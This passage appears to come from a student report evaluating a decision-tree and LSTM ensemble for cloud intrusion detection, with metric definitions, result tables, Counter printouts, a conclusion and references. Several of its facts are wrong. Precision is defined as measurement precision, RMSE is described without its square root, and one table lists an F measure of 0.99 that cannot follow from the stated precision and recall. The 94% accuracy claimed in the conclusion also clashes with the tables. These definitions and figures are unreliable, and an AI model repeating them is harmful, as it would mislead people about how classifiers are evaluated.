# METRICS FOR EVALUATION

## THRESHOLD METRICS:

- **Classification Rate (CR):** Classification rate is a metric that measures the accuracy of a classifier, or how well it can predict the correct class label of a data point.

$$\text{Classification Rate} = \text{Number of Correct Predictions} / \text{Total Number of Predictions}$$

- **F Measure (FM):** F-measure is a metric used to measure the accuracy of a classification model. It is a harmonic mean between precision and recall.

$$\text{F-measure} = 2 * (\text{Precision} * \text{Recall}) / (\text{Precision} + \text{Recall})$$

## **RANKING METRICS:**

- **Accuracy:** It is the percentage of correctly predicted labels out of all instances in the dataset.

**Accuracy = (Number of Correct Predictions) / Total Number of Predictions**

- **Recall:** Recall measures the proportion of actual positive instances that are correctly identified by the model as positive.

**Recall = True Positives / (True Positives + False Negatives)**

- **Precision (PR):** Precision is a measure of the accuracy of a measurement or a system that produces measurements.

$$\text{Precision} = (\text{Number of correctly estimated measurements} / \text{Total number of measurements}) \times 100$$

- **Area Under ROC Curve (AUC):** AUC, or Area Under the Receiver Operating Characteristic Curve, is a metric used to measure the performance of a binary classifier. It is a way to measure the accuracy and power of a classifier. AUC measures the area under the ROC curve, which is a graph of the true positive rate against the false positive rate.

$$AUC = \int_{0,1} ROC(t)dt$$

## **PROBABILITY METRICS:**

- **Root Mean Square Error (RMSE):** Root Mean Square Error (RMSE) is a measure of how well a model fits a dataset. It is the average of the squared differences between the observed values and the predicted values.


$$\text{RMSE} = \sqrt{\left( \sum (\text{predicted} - \text{observed})^2 / n \right)}$$

<b>Validation data</b>	<b>Accuracy</b>	<b>Precision</b>	<b>Recall</b>	<b>F Measure</b>
<b>Valdata_2.csv</b>	0.98	0.9	0.97	0.99
<b>X_val.csv</b>	0.75	0.78	0.75	0.70
<b>Valdata_12.csv</b>	0.75	0.77	0.75	0.72
<b>Valdata_3.csv</b>	0.80	0.81	0.81	0.80


**Tb 4.1 Accuracy, Precision, Recall, F Measure of random datasets using ensemble model**



**Fig 4.1 Bar graph of Accuracies**



**Fig 4.2 Bar graph of Precision**




**Fig 4.3 Bar graph of Recall**

**Fig 4.4 Bar graph of F Measure**



**Fig 4.1, 4.2, 4.3, 4.4** represents bar graphs of 4 randomly picked datasets. Those datasets contain some of the attack data and normal data. Classification rate is similar to accuracy.

## 4.2 COMPARATIVE ANALYSIS



**Fig 4.5 Group Bar graph of all accuracies of Decision tree, LSTM and Ensemble model**

**Fig 4.5** depicts us the information about comparison of accuracies of 3 different models for 4 different datasets. Since the decision tree has more accuracy than LSTM our weighted ensemble model takes more weight from the decision tree model and less weight from the LSTM model so that by merging these two models our Ensemble model's accuracy is slightly more than the Decision tree.

## 4.3 ALL POSSIBLE TEST RESULTS

Ensemble Predictions	1st Counter array
Decision Tree Predictions	2nd Counter array
LSTM Predictions	3rd Counter array
True Labels (Actual output)	4th Counter array

**Tb 4.2 Shows the respective info about Counter arrays for each predictions for the below diagrams**

```
from collections import Counter
count = Counter(y_pred_ensemble)

print(count)

count = Counter(dt_pred_val1)

print(count)

count = Counter(lstm_pred_val1)

print(count)

count = Counter(tar)

print(count)
```

```
1024/1024 [=====] - 2s 2ms/step
1024/1024 [=====] - 16s 15ms/step
Accuracy-ensemble: 0.98
Number of correct predictions: 31987
Indices of correct predictions: [    0      1      2 ... 32765 32766 32767]
Counter({0: 32000, 1: 751, 2: 16, 4: 1})
Counter({0: 31996, 1: 751, 7: 13, 4: 8})
Counter({4: 30300, 2: 2273, 0: 193, 5: 2})
Counter({0: 32752, 2: 16})
```

**Fig 4.6 Shows the predictions of all 3 models and True predictions for valdata\_2.csv dataset**

```

from collections import Counter
count = Counter(y_pred_ensemble)

print(count)

count = Counter(dt_pred_val1)

print(count)

count = Counter(lstm_pred_val1)

print(count)

count = Counter(tar)

print(count)

```

6697/6697 [=====] - 14s 2ms/step  
 6697/6697 [=====] - 120s 18ms/step  
 Accuracy-ensemble: 0.75  
 Number of correct predictions: 160775  
 Indices of correct predictions: [ 0 1 2 ... 214301 214302 214303]  
 Counter({0: 170678, 2: 18675, 4: 16604, 1: 2946, 10: 2044, 5: 1785, 3: 1239, 6: 309, 11: 24})  
 Counter({0: 167889, 4: 19960, 2: 15523, 1: 2987, 5: 2429, 10: 2320, 3: 1558, 6: 1329, 7: 180, 12: 71, 11: 25, 14: 2  
 3, 9: 5, 13: 4, 8: 1})  
 Counter({0: 129489, 4: 30786, 10: 24850, 2: 24244, 3: 1420, 7: 911, 6: 883, 5: 757, 1: 578, 11: 386})  
 Counter({0: 136525, 4: 32346, 10: 22047, 2: 17809, 3: 1376, 7: 1195, 6: 825, 11: 816, 5: 760, 1: 293, 12: 214, 14:  
 83, 9: 7, 8: 4, 13: 4})

**Fig 4.7 Shows the predictions of all 3 models and True predictions for X\_val.csv dataset**

```
from collections import Counter
count = Counter(y_pred_ensemble)

print(count)

count = Counter(dt_pred_val1)

print(count)

count = Counter(lstm_pred_val1)

print(count)

count = Counter(tar)

print(count)

335/335 [=====] - 1s 2ms/step
335/335 [=====] - 6s 18ms/step
Accuracy-ensemble: 0.75
Number of correct predictions: 8088
Counter({0: 8575, 4: 861, 2: 684, 3: 336, 10: 221, 5: 19, 6: 17, 7: 2, 1: 1})
Counter({0: 8430, 4: 985, 2: 632, 3: 327, 10: 219, 5: 43, 6: 36, 9: 15, 1: 12, 7: 10, 14: 4, 11: 3})
Counter({0: 6842, 4: 2026, 10: 1110, 2: 549, 3: 70, 5: 46, 6: 37, 7: 29, 1: 6, 11: 1})
Counter({0: 6837, 4: 1578, 10: 1135, 2: 896, 3: 67, 7: 58, 6: 41, 11: 39, 5: 32, 1: 15, 12: 14, 14: 4})
```

**Fig. 4.8 Shows the predictions of all 3 models and True predictions for valdata\_12.csv dataset**

```
from collections import Counter
count = Counter(y_pred_ensemble)

print(count)

count = Counter(dt_pred_val1)

print(count)

count = Counter(lstm_pred_val1)

print(count)

count = Counter(tar)

print(count)
```

```
1024/1024 [=====] - 2s 2ms/step
1024/1024 [=====] - 20s 19ms/step
Accuracy-ensemble: 0.80
Number of correct predictions: 26328
Counter({3: 24087, 0: 8436, 2: 243, 4: 2})
Counter({3: 24087, 0: 8436, 4: 235, 7: 7, 2: 3})
Counter({4: 28601, 2: 3892, 0: 275})
Counter({3: 22914, 0: 9854})
```

**Fig. 4.9 Shows the predictions of all 3 models and the true predictions for the valdata\_3.csv dataset.**

<b>Dataset</b>	<b>No of instances</b>	<b>No of correct predictions(ensemble model)</b>
<b>Valdata_2.csv</b>	32,768	31,987
<b>X_val.csv</b>	2,14,304	1,60,775
<b>Valdata_12.csv</b>	10,716	8,088
<b>Valdata_3.csv</b>	32,768	26,328

**Tb 4.3 shows the respective instances and no of correct predictions by ensemble model**

# **CHAPTER 5**

## **CONCLUSION AND FUTURE WORK**

### **CONCLUSION**

The incoming and outgoing packets of a cloud will be secured by employing this cloud intrusion detection system since we are all aware of the significance of cloud computing in modern society. However, this project is vulnerable in some aspects, such as some attacks. According to the findings, this hybrid ensemble model is neither overfit nor underfit and has an accuracy of 94%. Several datasets, both large and small, are used to validate and test this model, which is found to be accurate and stable. Consequently, the suggested method can enhance the security of transmitting and receiving packets from the cloud.

## FUTURE WORK

The goal of this project's future work is to gather data on a variety of attacks, such as heartbleed, infiltration, and brute-force attacks, train the model more precisely, and enhance it with new datasets. Future work may also concentrate on creating systems that can automatically configure and monitor intrusion detection systems on cloud networks. This can lessen the administrative staff's job and concentrate on the automated adaptation of changes in the cloud environment, which improves scalability.

## REFERENCES

- [1] W. Wang, X. Du, D. Shan, R. Qin and N. Wang, "Cloud Intrusion Detection Method Based on Stacked Contractive Auto-Encoder and Support Vector Machine," in *IEEE Transactions on Cloud Computing*, vol. 10, no. 3, pp. 1634-1646, 1 July-Sept. 2022.
- [2] A. M. Vartouni, S. S. Kashi and M. Teshnehlab, "An anomaly detection method to detect web attacks using Stacked Auto-Encoder," 2018 6th Iranian Joint Congress on Fuzzy and Intelligent Systems (CFIS), 2018, pp. 131-134.
- [3] A. Javadpour, S. Kazemi Abharian and G. Wang, "Feature Selection and Intrusion Detection in Cloud Environment Based on Machine Learning Algorithms," 2017 IEEE International Symposium on Parallel and Distributed Processing with Applications and 2017 IEEE International Conference on Ubiquitous Computing and Communications (ISPA/IUCC), Guangzhou, China, 2017, pp. 1417-1421F
- [4] G. Kene and D. P. Theng, "A review on intrusion detection techniques for cloud computing and security challenges," 2015 2nd International Conference on Electronics and Communication Systems (ICECS), Coimbatore, India, 2015, pp. 227-232

- [5] M. Ficco, L. Tasquier and R. Aversa, "Intrusion Detection in Cloud Computing," 2013 Eighth International Conference on P2P, Parallel, Grid, Cloud and Internet Computing, Compiegne, France, 2013, pp. 276-283
- [6] U. Oktay and O. K. Sahingoz, "Proxy Network Intrusion Detection System for cloud computing," 2013 The International Conference on Technological Advances in Electrical, Electronics and Computer Engineering (TAAECE), Konya, Turkey, 2013, pp. 98-104
- [7] H. A. Kholidy and F. Baiardi, "CIDS: A Framework for Intrusion Detection in Cloud Systems," 2012 Ninth International Conference on Information Technology - New Generations, Las Vegas, NV, USA, 2012, pp. 379-385
- [8] A. Kannan, G. Q. Maguire Jr., A. Sharma and P. Schoo, "Genetic Algorithm Based Feature Selection Algorithm for Effective Intrusion Detection in Cloud Networks," 2012 IEEE 12th International Conference on Data Mining Workshops, 2012, pp. 416-423.

- [9] F. I. Shiri, B. Shanmugam and N. B. Idris, "A parallel technique for improving the performance of signature-based network intrusion detection system," 2011 IEEE 3rd International Conference on Communication Software and Networks, 2011, pp. 692-696.
- [10] C. -C. Lo, C. -C. Huang and J. Ku, "A Cooperative Intrusion Detection System Framework for Cloud Computing Networks," 2010 39th International Conference on Parallel Processing Workshops, San Diego, CA, USA, 2010, pp. 280-284